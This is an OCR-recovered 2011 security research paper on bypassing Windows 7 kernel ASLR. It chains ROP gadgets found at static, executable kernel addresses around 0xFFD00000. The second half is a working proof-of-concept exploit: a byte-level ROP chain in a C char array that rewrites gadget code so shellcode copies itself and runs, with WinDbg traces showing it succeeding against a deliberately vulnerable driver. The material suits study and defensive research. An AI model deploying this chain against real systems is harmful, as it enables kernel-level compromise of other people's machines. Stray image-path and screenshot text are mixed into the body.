BYPASSING WINDOWS 7 KERNEL ASLR

11/10/2011

Written by Stefan LE BERRE on behalf of NES Conseil R&D Security lab

1. INDEX

2. ABOUT WINDOWS 7 KERNEL SPACE SECURITY

Windows 7 has a nice security about kernel space.

Many checks of size, integrity controls and access restrictions are available.

For example the “security check” protect our stack if a string is used, many functions like “strcpy()” are deprecated (and some are disallowed) to force developers to have a secure coding.

This is why, some attacks were presented as heap overflows in local exploitations (recently Tarjei Mandt) but we don’t see any remote exploitation like we saw in SRV.SYS or other drivers.

This lack of remote exploits occurs partially because an ASLR (randomization of memory spaces) is enabled in kernel land. If a hacker doesn’t have any possibilities to jump and execute a payload (ROP, Jmp Eax …) exploitation of the bug isn’t possible. Only a magnificent BSOD could appear in most of the cases.

This paper will try to explain how to bypass this protection and improve remote kernel vulnerabilities research!

For the use of this document we will consider a remote stack overflow as the main vulnerability.

3. WINDOWS 7 AND HIS KERNEL RANDOMIZATION

In Windows Vista a user land randomization was enabled, if PE was randomized too, the exploitation was very difficult and hackers were forced to use heap spraying and other padding methods to improve exploitation success.

And now Microsoft takes the same protection in kernel land! Ho nooooo, and my exploits?

Ok, we test if kernel is really randomized ☺

```
kd> lm

start    end        module name

80bc2000 80bca000   kdcom      (deferred)

81f10000 8215e000   win32k     (deferred)

82170000 82179000   TSDDD      (deferred)

821a0000 821be000   cdd        (deferred)

82801000 82838000   hal        (deferred)

82838000 82c4a000   nt         (pdb symbols)

82e86000 82e97000   PSHED      (deferred)

82e97000 82e9f000   BOOTVID    (deferred)

82e9f000 82ee1000   CLFS       (deferred)

82ee1000 82f8c000   CI         (deferred)

82f8c000 82ffd000   Wdf01000   (deferred)

86a00000 86a1a000   serial     (deferred)

86a26000 86a34000   WDFLDR     (deferred)

[…]

8fbe3000 8fbf0000   tcpipreg   (deferred)

91c0c000 91c5c000   srv2       (deferred)

91c5c000 91cae000   srv        (deferred)

91cae000 91d18000   spsys      (deferred)
```

```
kd> lm

start    end        module name

80b9d000 80ba5000   kdcom      (deferred)

81f20000 8216e000   win32k     (deferred)

82180000 82189000   TSDDD      (deferred)

821b0000 821ce000   cdd        (deferred)

82816000 8284d000   hal        (deferred)

8284d000 82c5f000   nt         (pdb symbols)

82e94000 82ea5000   PSHED      (deferred)

82ea5000 82ead000   BOOTVID    (deferred)

82ead000 82eef000   CLFS       (deferred)

82ee9000 82f94000   CI         (deferred)

82f9a000 82fc3180   vmbus      (deferred)

82fc4000 82fdc000   lsi_sas    (deferred)

[…]

90363000 90364e00   vmmemctl   (deferred)

90365000 903fc000   peauth     (deferred)

91805000 91855000   srv2       (deferred)

91855000 918a7000   srv        (deferred)

918a7000 91911000   spsys      (deferred)
```


As we can see, we don't see any similar addresses.

After many reboots we can do statistics and find possible areas to jump but nothing is yet very clear. Today, no bypass was published, just a start of idea exposed but nothing really practical.

4. FIRST INTERESTING PUBLICATION

In half September, Oleksiuk Dmytro (@d_olex) exposed the shared memory between user land and kernel land. This memory zone is statically mapped at 0xFFDF0000 and has READ WRITE EXECUTION accesses!

This can be shown in the screenshot below:


Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command - Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.11.0001.404 X86
Windows 7 SP1
Executable memory at constant address!
But has only 2 ROP gadgets :(
Lister - [D:\OS_src\w2k3sp1\base\ntos\inc\i386.h]
Файл Правка Вид Кодировка Справка
65 %

```
kd> dw nt!NtBuildNumber L1
82899f84  1db0
kd> !pte 0xffdf0000
               VA ffdf0000
PDE at 00000000C0603FF0    PTE at 00000000C07FEF80
contains 000000000018A063  contains 00000000001D9163
pfn 18a        ---DA--KWEV    pfn 1d9        -G-DA--KWEV

kd> s 0xffdf0000 Lffff c2
kd> s 0xffdf0000 Lffff c3
ffdf02f8  c3 00 00 00 00 00 00 00-f0 64 c7 77 f4 64 c7 77  .........d.w.d.w
ffdf0320  c3 36 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .6..............
```


```
// begin_nthal
//
// Location of primary PCR (used only for UP kernel & hal code)
//

// addressed from 0xffdf0000 - 0xffdfffff are reserved for the system
// (ie, not for use by the hal)

#define KI_BEGIN_KERNEL_RESERVED    0xffdf0000
#define KIP0PCRADDRESS              0xffdff000  // ntddk wdm ntosp

// begin_ntddk begin_ntosp

#define KI_USER_SHARED_DATA         0xffdf0000
#define SharedUserData  ((KUSER_SHARED_DATA * const) KI_USER_SHARED_DATA)

//
// Result type definition for i386.  (Machine specific enumerate type
```

Bad luck only two ROP gadgets are here and they are pointers, not interesting for exploitation. Our research started here, a static space with an incredible permissive access.

5. LOOKING FOR AN INTERESTING SPACE

We are in low address range, this is used when Windows is loading, 0xFFDF0000 is documented but some other spaces are allocated without documentation.

We start mapping at 0xFFD00000 to 0xFFDFFFFF and we'll see if more static memory parts are allocated.



After many reboots, we can see that more areas are always statically allocated and there are not just 0xFFDF000 like documented by Oleksiuk Dmytro.

So we can use them to do ROP (Return Oriented Programming) exploitation or something else. We can start to search ROP gadgets (0xC2 and 0xC3 are opcodes of "return" instruction):

```
kd> s 0xFFD00000 L100000 C3
ffd008ab  c3 74 05 e8 24 10 00 00-38 1d 6f e2 48 00 74 30  .t..$...8.o.H.t0
ffd01c74  c3 dc be dc b7 dc b6 dc-af dc 00 00 9d dc 3d dc  ..............=.
ffd01f7e  c3 00 b4 00 b5 00 c4 00-82 00 c1 00 87 00 f5 00  ................
ffd09008  c3 e2 00 f0 53 ff 00 f0-53 ff 00 f0 54 ff 00 f0  ....S...S...T...
ffd09762  c3 49 6e 76 61 6c 69 64-20 70 61 72 74 69 74 69  .Invalid partiti
ffd2ddab  c3 5b 80 52 45 47 53 02-0a 00 0a 04 5b 81 0b 52  .[.REGS.....[..R
ffd35bd9  c3 00 14 0e 5f 43 52 53-00 a4 4d 43 52 53 0b c3  ...._CRS..MCRS..
ffd35be8  c3 00 14 10 5f 4f 53 54-03 4d 4f 53 54 0b c3 00  ...._OST.MOST...
ffd35bf6  c3 00 68 69 6a 14 0e 5f-53 54 41 00 a4 4d 53 54  ..hij.._STA..MST
ffd35c08  c3 00 5b 82 47 04 4d 45-4d 34 08 5f 48 49 44 0c  ..[.G.MEM4._HID.
ffd3c0cd  c3 01 14 0e 5f 43 52 53-00 a4 4d 43 52 53 0b c3  ...._CRS..MCRS..
ffd3c0dc  c3 01 14 10 5f 4f 53 54-03 4d 4f 53 54 0b c3 01  ...._OST.MOST...
ffd3c0ea  c3 01 68 69 6a 14 0e 5f-53 54 41 00 a4 4d 53 54  ..hij.._STA..MST
ffd3c0fc  c3 01 5b 82 47 04 4d 45-4d 34 08 5f 48 49 44 0c  ..[.G.MEM4._HID.
ffdf02f8  c3 00 00 00 00 00 00 00-b0 70 8e 77 b4 70 8e 77  .........p.w.p.w
kd> s 0xFFD00000 L100000 C2
ffd00925  c2 04 00 8b ff 55 8b ec-6a 00 ff 75 08 e8 4d 01  .....U..j..u..M.
ffd0093d  c2 04 00 8b ff 55 8b ec-83 ec 10 8d 45 f0 50 ff  .....U......E.P.
```

```
ffd00972  c2 08 00 8b ff 55 8b ec-83 ec 10 53 56 8b 75 0c  .....U.....SV.u.
ffd009fd  c2 0c 00 8b ff 55 8b ec-56 57 8b 7d 08 8b 17 8b  .....U..VW.}....
ffd00fdc  c2 0c 00 8b ff 55 8b ec-83 ec 14 53 41 01 00 00  .....U.....SA...
ffd01f94  c2 00 a5 00 92 00 37 02-8f 00 39 02 b9 00 74 02  ......7...9...t.
ffd2dcac  c2 5b 80 52 45 47 53 02-0a 00 0a 04 5b 81 0b 52  .[.REGS.....[..R
ffd35b90  c2 00 14 0e 5f 43 52 53-00 a4 4d 43 52 53 0b c2  ...._CRS..MCRS..
ffd35b9f  c2 00 14 10 5f 4f 53 54-03 4d 4f 53 54 0b c2 00  ...._OST.MOST...
ffd35bad  c2 00 68 69 6a 14 0e 5f-53 54 41 00 a4 4d 53 54  ..hij.._STA..MST
ffd35bbf  c2 00 5b 82 47 04 4d 45-4d 33 08 5f 48 49 44 0c  ..[.G.MEM3._HID.
ffd3c084  c2 01 14 0e 5f 43 52 53-00 a4 4d 43 52 53 0b c2  ...._CRS..MCRS..
ffd3c093  c2 01 14 10 5f 4f 53 54-03 4d 4f 53 54 0b c2 01  ...._OST.MOST...
ffd3c0a1  c2 01 68 69 6a 14 0e 5f-53 54 41 00 a4 4d 53 54  ..hij.._STA..MST
ffd3c0b3  c2 01 5b 82 47 04 4d 45-4d 33 08 5f 48 49 44 0c  ..[.G.MEM3._HID.
```

In red color we found executable code at a static address, ROP exploitation is now possible!

All interesting results are in 0xFFDF0000 page.

```
kd> !pte 0xFFD00000

                    VA ffd00000

PDE at C0603FF0            PTE at C07FE800

contains 000000000018A063  contains 0000000000100163

pfn 18a       ---DA--KWEV   pfn 100       -G-DA--KWEV
```

We can Execute Read and Write in this page. This is quite horrible (not for us, but Windows).

We can go further and build a useful ROP gadget.


6. BUILDING A ROP GADGET

We have just six “return” in 0xFFD00000, possibilities are limited but some guys like “idkwim” have demonstrated that exploitation is still possible. Next step is to enumerate ROP gadgets:

```
ffd0091d 33c0            xor     eax,eax
ffd0091f 5f              pop     edi
ffd00920 5e              pop     esi
ffd00921 5b              pop     ebx
ffd00922 8be5            mov     esp,ebp
ffd00924 5d              pop     ebp
ffd00925 c20400          ret     4

ffd00923 e55d            in      eax,5Dh
ffd00925 c20400          ret     4

ffd0093c 5d              pop     ebp
ffd0093d c20400          ret     4

ffd00970 00c9            add     cl,cl
ffd00972 c20800          ret     8

ffd009f9 5f              pop     edi
ffd009fa 5e              pop     esi
ffd009fb 5b              pop     ebx
ffd009fc c9              leave
ffd009fd c20c00          ret     0Ch

ffd00fd7 005f5e          add     byte ptr [edi+5Eh],bl
ffd00fda 5b              pop     ebx
ffd00fdb c9              leave
ffd00fdc c20c00          ret     0Ch

ffd3c0f5 00a44d5354410b  add     byte ptr [ebp+ecx*2+0B415453h],ah
ffd3c0fc c3              ret
```

[Glups…] We have one big problem, we can't call any "strcpy()" or any similar methods and most of "ret" are "leave;ret". If we execute a "leave;ret" we'll break our stack because "Ebp" register is overwritten and we can't predict stack address.

We have three full functions (others are partially overwritten), but they are not directly available. For example, the first one will crash when a "call" in the middle of function is called as shown below:




```
FFD00928 sub_FFD00928    proc near
FFD00928
FFD00928 arg_0           = dword ptr  8
FFD00928
FFD00928                 mov     edi, edi
FFD0092A                 push    ebp
FFD0092B                 mov     ebp, esp
FFD0092D                 push    0
FFD0092F                 push    [ebp+arg_0]
FFD00932                 call    near ptr loc_FFD00A83+1
FFD00937                 test    eax, eax
FFD00939                 setnl   al
FFD0093C                 pop     ebp
FFD0093D                 retn    4
FFD0093D sub_FFD00928    endp
FFD0093D
FFD00940

FFD00932: sub FFD00928+A
```

```
loc_FFD00A83:
                add     [edx], ch
                pushf
                inc     ecx
                add     [ebp-64h], bl
                inc     ecx
; ---------------------------------------
                db    0
                db    0
                db    0
```

First bad function used

Second function has the same problem. And the third one is a bit bigger, but a beautiful loop is here to break our execution ☹



```
test    esi, esi
jbe     short loc_FFD009F9
```

```
loc_FFD0099C:
mov     eax, [ebp+arg_0]
push    1
xor     ecx, ecx
shld    ecx, eax, 0Ch
push    40000h
push    0F0000002h
shl     eax, 0Ch
push    edi
mov     dword ptr [ebp+var_C], eax
push    esi
lea     eax, [ebp+var_C]
push    eax
mov     dword ptr [ebp+var_C+4], ecx
call    near ptr 0FFD28106h
test    eax, eax
```

Another bad function

The "call" is again a pointer to a bad instruction. Exploitation is harder than planned…

It's time for "mybrain 2.0" to work!

7. ESCAPE LIMITED ROP AND EXPLOITATION

Remember that using previous access in this area, we can write in memory, so we can write every instruction we want.

After a stack overflow we usually control two registers, EBP (when “Pop Ebp” is executed) and EIP so we can execute an instruction like:

```
kd> u ffd009b5 L1; u ffd009bd L1; u ffd00a1c L1; u ffd00991 L1

ffd009b5 8945f4          mov     dword ptr [ebp-0Ch],eax

ffd009bd 894df8          mov     dword ptr [ebp-8],ecx

ffd00a1c 894d08          mov     dword ptr [ebp+8],ecx

ffd00991 897d10          mov     dword ptr [ebp+10h],edi
```

Now, we must control EAX or ECX or EDI. If we can control one of them we can exploit a stack overflow and bypass ASLR.


We set instructions in register (in our case this is EAX), and we set EBP to the next address.

Here EBP equals this value (0xffd009bb + 0xC) because we have a “Mov [EBP-0Ch], EAX” and 0xffd009bb is the next instruction to execute (our future shellcode).

When we execute this instruction we will overwrite next instructions by arbitrary values.

A “Pop EAX” is the first value to set. Like this we can repeat this ROP gadget, and last byte must be a “Retn” to force a new execution.

For every loop we execute new data and after all loops we can execute a shellcode !



8. PROOF OF CONCEPT

The goal of this PoC is to copy our shellcode after the gadget and that he executes itself.

To do so, we use a “Rep Movs Byte Ptr [Edi], Byte Ptr [Edi]”.

Of course, we must set ECX, ESI and EDI registers to perform a successful copy. EDI must be the next instruction, ESI a pointer to our shellcode and ECX his size.

To perform those operations we will loop and overwrite the gadget. First thing is to initialize EAX and set a “Retn”. Two bytes will be used for this “Pop EAX” and “Retn”, we have four bytes left, so we can set two others instructions. “Pop EDI” will initialize our destination and an “Inc EBP” will shift the overwritten code (“Pop EAX” doesn’t always need overwrite).

Our first stack is like this:

```
    "\x58\x45\x5f\xc3" // Pop Eax; Inc Ebp; Pop Edi; Ret (Stored in Eax for the first Ret)

    "\xc4\x09\xd0\xff" // (@(Mov [ebp-0xc],eax)+3)+C <--------- EBP (3 is size of instruction)

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax) <------------ EIP
```

In the next step we get address of the shellcode (it’s near the ROP gadget), a “Push ESP” and “Pop ESI” redirect source pointer to the stack.

```
    "\x54\x5e\x90\xc3" // Push Esp; Pop Esi; Nop; Ret

    "\xbc\x09\xd0\xff" // @DstShellcode (Edi)

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret
```

Finally we initialize ECX and shift ESI to header of the shellcode. In three steps we can do that:

```
    "\x31\xc9\x41\xc3" // Xor Ecx, Ecx; Inc Ecx; Ret

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret

    "\xc1\xe1\x0a\xc3" // Shl Ecx, 0xa; Ret

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret

    "\x83\xc6\x20\xc3" // Add Esi, 20; Ret

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret
```

We write the “Rep Movs Byte Ptr [Edi], Byte Ptr [Edi]” and we p0wn the kernel !

```
    "\xf3\xa4\x90\x90" // Rep Movs Byte Ptr [Edi], Byte Ptr [Esi]; Nop; Nop

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret
```

We have coded a simple driver vulnerable to a stack overflow to make a proof of concept, the ROP attack is like this:

```
    char Exploit[] =

    "AAAAa1Aa2Aa3"     // Padding

    "\x58\x45\x5f\xc3" // Pop Eax; Inc Ebp; Pop Edi; Ret (Eax)

    "\xc4\x09\xd0\xff" // (@(Mov [ebp-0xc],eax)+3)+C <------------ EBP

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax) <------------ EIP
    "ZZZZEEEE"         // Padding (Ret 8)

    "\x54\x5e\x90\xc3" // Push Esp; Pop Esi; Nop; Ret

    "\xbc\x09\xd0\xff" // @DstShellcode (Edi)

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret

    "\x31\xc9\x41\xc3" // Xor Ecx, Ecx; Inc Ecx; Ret

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret

    "\xc1\xe1\x0a\xc3" // Shl Ecx, 0xa; Ret

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret

    "\x83\xc6\x20\xc3" // Add Esi, 20; Ret

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret

    "\xf3\xa4\x90\x90" // Rep Movs Byte Ptr [Edi], Byte Ptr [Edi]; Nop; Nop

    "\xb5\x09\xd0\xff" // @(Mov [ebp-0xc],eax)   //Ret

    "AAAA"             // Padding

    // And now the shellcode !!!

    "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

We test our exploit in real conditions:

```
kd> p

BreakMe!vuln+0x26:

9212108e c20800          ret     8

kd> dd esp

9ed177e0  ffd009b5 00000008 00000286 c3905e54

9ed177f0  ffd009bc ffd009b5 c341c931 ffd009b5

9ed17800  c30ae1c1 ffd009b5 c320c683 ffd009b5

9ed17810  9090a4f3 ffd009b5 41414141 41414141

9ed17820  41414141 41414141 41414141 41414141

9ed17830  41414141 41414141 41414141 41414141

9ed17840  41414141 41414141 41414141 41414141

9ed17850  41414141 41414141 41414141 41414141

kd> t

ffd009b8 58              pop     eax

kd> t

ffd009b9 45              inc     ebp

kd> t

ffd009ba 5f              pop     edi

kd> t

ffd009bb c3              ret

kd> t

ffd009b5 8945f4          mov     dword ptr [ebp-0Ch],eax
```

```
[…]
kd> t
ffd009b5 8945f4          mov     dword ptr [ebp-0Ch],eax
kd> t
ffd009b8 58              pop     eax
kd> t
ffd009b9 f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
kd> r
eax=41414141 ebx=844fe7c0 ecx=00000400 edx=00000001 esi=9ed1781c edi=ffd009bc
eip=ffd009b9 esp=9ed1781c ebp=ffd009c5 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
ffd009b9 f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
kd> db edi
ffd009bc  90 89 4d f8 e8 41 77 02-00 85 c0 7c 0a 01 75 08  ..M..Aw....|..u.
ffd009cc  2b de 19 7d 10 eb 15 83-c8 ff 03 f0 13 f8 8b ce  +..}............
ffd009dc  0b cf 75 0d ff 45 08 03-d8 11 45 10 8b 7d 10 8b  ..u..E....E..}..
ffd009ec  f3 83 7d 10 00 77 a9 72-04 85 db 77 a3 5f 5e 5b  ..}..w.r...w._^[
ffd009fc  c9 c2 0c 00 8b ff 55 8b-ec 56 57 8b 7d 08 8b 17  ......U..VW.}...
ffd00a0c  8b f1 89 16 85 c0 74 6a-33 c9 41 3b c1 74 63 53  ......tj3.A;.tcS
ffd00a1c  89 4d 08 8b 4f 04 8d 5a-01 3b cb 75 1d 33 c9 41  .M..O..Z.;.u.3.A
ffd00a2c  48 6a 02 5a 3b c1 76 47-8b 34 8f 46 39 74 8f 04  Hj.Z;.vG.4.F9t..
kd> db esi
9ed1781c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
9ed1782c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
9ed1783c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
9ed1784c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
9ed1785c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
9ed1786c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
9ed1787c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
9ed1788c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
kd> p
ffd009bb 90              nop
kd> t
ffd009bc 41              inc     ecx
kd> t
ffd009bd 41              inc     ecx
kd> t
ffd009be 41              inc     ecx
kd> t
```

```
ffd009bf 41              inc     ecx

kd> t

ffd009c0 41              inc     ecx
```

ASLR has been remotely bypassed!

This demonstration is on our own vulnerable driver. But the same attack can be applied on many (all stack overflows) vulnerabilities.

9. CONCLUSION

Kernel ASLR is a real and good protection but it isn’t perfect. Actually in a lot of cases we can bypass this randomization using some static kernel space addresses.

Sadly, we must say that there are no mitigation to this attack (in our humble opinion)